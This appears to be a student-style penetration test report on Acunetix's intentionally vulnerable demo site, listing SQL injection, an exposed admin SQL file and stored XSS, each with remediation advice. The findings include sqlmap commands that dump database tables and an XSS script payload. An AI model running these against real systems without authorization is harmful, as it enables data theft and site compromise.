



Acunetix WVS

Security Assessment Findings Report

Business Confidential

Date: March 23th, 202

Version 1.0

Table of contents

Confidentiality Statement	3
Disclaimer	3
Contact Information	3
Assessment Overview	4
Phases of penetration testing activities include the following:.....	4
1. Discovery:	4
2. Attack:.....	4
3. Reporting:	4
Finding Severity Ratings	5
Risk Factors	5
Scope	6
Scope Exclusions:	6
Testing Summary	7
Tester Notes and Recommendations	7
Vulnerability Summary & Report Card.....	8
Penetration Test Findings	8
Technical Findings	9
Finding 1 : SQL Injection	9
Finding 2 : Unauthorized access to Admin panel	10
Finding 3 : Cross-Site Scripting (XSS).....	11

Confidentiality Statement

This document is the exclusive property of Acunetix WVS and MHG Security. This document contains proprietary and confidential information. Duplication, redistribution, or use, in whole or in part, in any form, requires consent of both Acunetix WVS and MHG Security.

Acunetix WVS may share this document with auditors under non-disclosure agreements to demonstrate penetration test requirement compliance.

Disclaimer

A penetration test is considered a snapshot in time. The findings and recommendations reflect the information gathered during the assessment and not any changes or modifications made outside of that period.

Time-limited engagements do not allow for a full evaluation of all security controls. MHG prioritized the assessment to identify the weakest security controls an attacker would exploit. MHG recommends conducting similar assessments on an annual basis by internal or third-party assessors to ensure the continued success of the controls.

Contact Information

Name	Title	Contact information
MHG Security		
Mohamed Lamine Mahdi	Cyber Security Engineer	medlamine.mahdi@gmail.com
Hadir Boughanmi	Cyber Security Engineer	hadirboughanmi2@gmail.com
Acunetix WVS		
Oussama Riahi	OWASP Professor	isammriahioussama@gmail.com

Assessment Overview

From February 25th 2024 to March 23rd, 2024, Acunetix WVS engaged MHS Security to evaluate the security posture of its web application.

All testing performed is based on the NIST SP 800-115 Technical Guide to Information Security Testing and Assessment, OWASP Testing Guide (v4), and customized testing frameworks.

Phases of penetration testing activities include the following:

1. Discovery:


- Scanning the web application to identify vulnerabilities, weak points, and possible exploits.

2. Attack:

- Vulnerabilities were confirmed through exploitation.

3. Reporting:

- A comprehensive report was compiled, documenting all identified vulnerabilities, successful exploits and an assessment of the company's strengths and weaknesses.



Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity Level	CVSS Score Range	Definition
Low	0.0 - 3.9	Vulnerabilities with low impact and minimal risk.
Medium	4.0 - 6.9	Vulnerabilities that pose moderate risk and impact.
High	7.0 - 8.9	Vulnerabilities with significant impact and risk.
Critical	9.0 - 10.0	Critical vulnerabilities that demand immediate attention.

Risk Factors

In the context of a web application penetration test, risk assessment involves evaluating two critical factors: **Likelihood** and **Impact**:

1- Likelihood:

Definition: Likelihood assesses the probability of a vulnerability being successfully exploited.

Factors Considered:

- I. **Attack Difficulty:** How challenging it is for an attacker to exploit the vulnerability.
- II. **Available Tools:** The existence of readily available tools or exploits.
- III. **Attacker Skill Level:** The proficiency of potential attackers.
- IV. **Client Environment:** The specific context and security measures in place.

2- Impact:

Definition: Impact gauges the potential effect of a vulnerability on various aspects of operations:

- I. **Confidentiality:** The risk of unauthorized access to sensitive information.
- II. **Integrity:** The potential compromise of data integrity.
- III. **Availability:** The impact on system availability or service disruption.
- IV. **Reputational Harm:** How the vulnerability could affect the organization's reputation.
- V. **Financial Loss:** The potential monetary consequences.

Scope

Assessment : Web Application Penetration Test.

Scope Exclusions:

MHG Security did not perform any of the following attacks during testing:

- Denial of Service (DoS)
- Phishing/Social Engineering

All other attacks not specified above were permitted by MHG Security.

Testing Summary

MHG Security engaged a process which revealed critical vulnerabilities, including SQL Injection, Unauthorized access to Admin panel and XSS, which pose significant risks to the security posture of the target system. By addressing the identified issues and implementing the recommended security measures, the client can enhance the resilience of their application and mitigate the potential impact of malicious attacks.

Tester Notes and Recommendations

For SQL Injection vulnerabilities, prioritize implementing prepared statements or parameterized queries alongside thorough input validation measures to prevent manipulation of database queries.

For mitigating the unauthorized access to Admin panel, improve security measures to prevent unauthorized access to the admin page in the future.

For XSS vulnerabilities, adopt content security policies, input/output encoding, and provide continuous security training for developers.

Implementing these measures will bolster the application's security and reduce the risk of exploitation.

Vulnerability Summary & Report Card

The following tables illustrate the vulnerabilities found by impact and recommended remediations:

Penetration Test Findings

1	1	1	0
Critical	High	Medium	Low

Finding	Severity	Recommendation
SQL Injection	Critical	Escaping user input properly. Using parameterized queries or prepared statements. Validating and sanitizing user input before executing SQL queries.
Cross-Site Scripting (XSS)	High	Sanitize user input to prevent script execution. Use Content Security Policy (CSP) headers. Encode output properly to prevent script injection.
Unauthorized access to Admin panel	Medium	Restrict access & set permissions. Encrypting data.

Technical Findings

Penetration Test Findings

Finding 1 : SQL Injection

Description:	We started discovering the web application till we found this URL http://testphp.vulnweb.com/artists.php?artist=1 Then we used sqlmap to check and found out GET parameter 'artist' was injectable = vulnerable. We were able to find tables and dump to get sensitive data.
Risk:	Exploitable SQL injection points were discovered. These vulnerabilities allow attackers to manipulate database queries.
Tools used:	Kali Linux + sqlmap

Evidence

```
(root@kali)~/home/kali
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1

[22:41:22] [INFO] GET parameter 'artist' is 'Generic UNION query (NULL) - 1 to 20 columns' injectable
GET parameter 'artist' is vulnerable.

Database: acuart
Table: products
[5 columns]
+-----+-----+
| Column | Type |
+-----+-----+
| description | text |
| name | text |
| id | int unsigned |
| price | int unsigned |
| rewrite_name | text |
+-----+-----+

[22:42:17] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

(root@kali)~/home/kali
# sqlmap -u http://testphp.vulnweb.com/artists.php?artist=1 -D acuart -T products -C name --dump

[22:50:44] [INFO] fetching entries of column(s) 'name' for table 'products' in database 'acuart'
[22:50:44] [INFO] retrieved: 'Laser Color Printer HP LaserJet M551dn, A4'
[22:50:45] [INFO] retrieved: 'Network Storage D-Link DNS-313 enclosure 1 x SATA'
[22:50:45] [INFO] retrieved: 'Web Camera A4Tech PK-335E'
Database: acuart
Table: products
[3 entries]
+-----+
| name |
+-----+
| Laser Color Printer HP LaserJet M551dn, A4 |
| Network Storage D-Link DNS-313 enclosure 1 x SATA |
| Web Camera A4Tech PK-335E |
+-----+
```

Remediation

Use Prepared Statements and Parameterized Queries.

Implement Proper Input Validation.

Escape All User-Supplied Input.


Apply the Principle of Least Privilege.

Implement Web Application Firewalls (WAFs):

Finding 2 : Unauthorized access to Admin panel

Description:	We discovered an SQL file containing tables of the main website page by accessing the admin panel through appending "/admin" to the website's URL.
Risk:	A security vulnerability that could lead to data exposure and unauthorized access to critical information if not properly addressed.
Tools used:	Kali Linux + browser "Mozilla"

Evidence



```
1 create database waspart;
2 use waspart;
3
4 CREATE TABLE IF NOT EXISTS forum(
5     sender      CHAR(150),
6     mesaj       TEXT,
7     senttime    INTEGER(32));
8
9 CREATE TABLE IF NOT EXISTS artists(
10    artist_id    INTEGER(5) PRIMARY KEY
11    aname        CHAR(50),
12    adesc        BLOB);
13
14 CREATE TABLE IF NOT EXISTS categ(
15    cat_id       INTEGER(5) PRIMARY KEY
16    cname        CHAR(50),
17    cdesc        BLOB);
```


Remediation

- Remove or Secure the SQL File
- Review and Improve Access Controls
- Encrypt Sensitive Data
- Security Awareness Training

Finding 3 : Cross-Site Scripting (XSS)

Description:	We tested the guest book input testphp.vulnweb.com/guestbook.php – we inputted ('hey') and found the word in the code source of the page. We started immediately intercepting with Burp Suite and sent the requests to repeater + added near ('hey') <code>><script>alert("hacked by Lamine et Hadir")</script></code> and the response was positive.
Risk:	Malicious scripts can be injected into web pages viewed by users.
Tools used:	Kali Linux + Burp Suite

Evidence



The evidence consists of three parts:

- Top Left:** A screenshot of the "Our guestbook" page on `testphp.vulnweb.com`. It shows a message from "anonymous user" at "03.24.2024, 3:30 am" with the text "hey". Below the message, the raw HTML source code is visible, showing the injected script: `<script>alert("hacked by Lamine et Hadir")</script>`.
- Top Right:** A screenshot of Burp Suite's HTTP history. It shows a POST request to `/guestbook.php` with the following details:
 - Host: `testphp.vulnweb.com`
 - User-Agent: `Mozilla/5.0 (X11; Linux x86_64; rv:109.0) Gecko/20100101 Firefox/109.0`
 - Accept: `text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8`
 - Accept-Language: `en-US,en;q=0.5`
 - Accept-Encoding: `gzip, deflate, br`
 - Referer: `http://testphp.vulnweb.com/guestbook.php`
 - Content-Type: `application/x-www-form-urlencoded`
 - Content-Length: `47`
 - Origin: `http://testphp.vulnweb.com`
 - Connection: `close`
 - Upgrade-Insecure-Requests: `1`
- Bottom:** A screenshot of a web browser showing an alert box from `testphp.vulnweb.com` with the message "hacked by Lamine et Hadir".

Remediation

- Use Content Security Policy (CSP).
- Validate Input + Escape Output + Sanitize Data + Use HTML entity encoding (To prevent HTML & JS from being executed).
- Use HTTPOnly and Secure Cookie Flags.

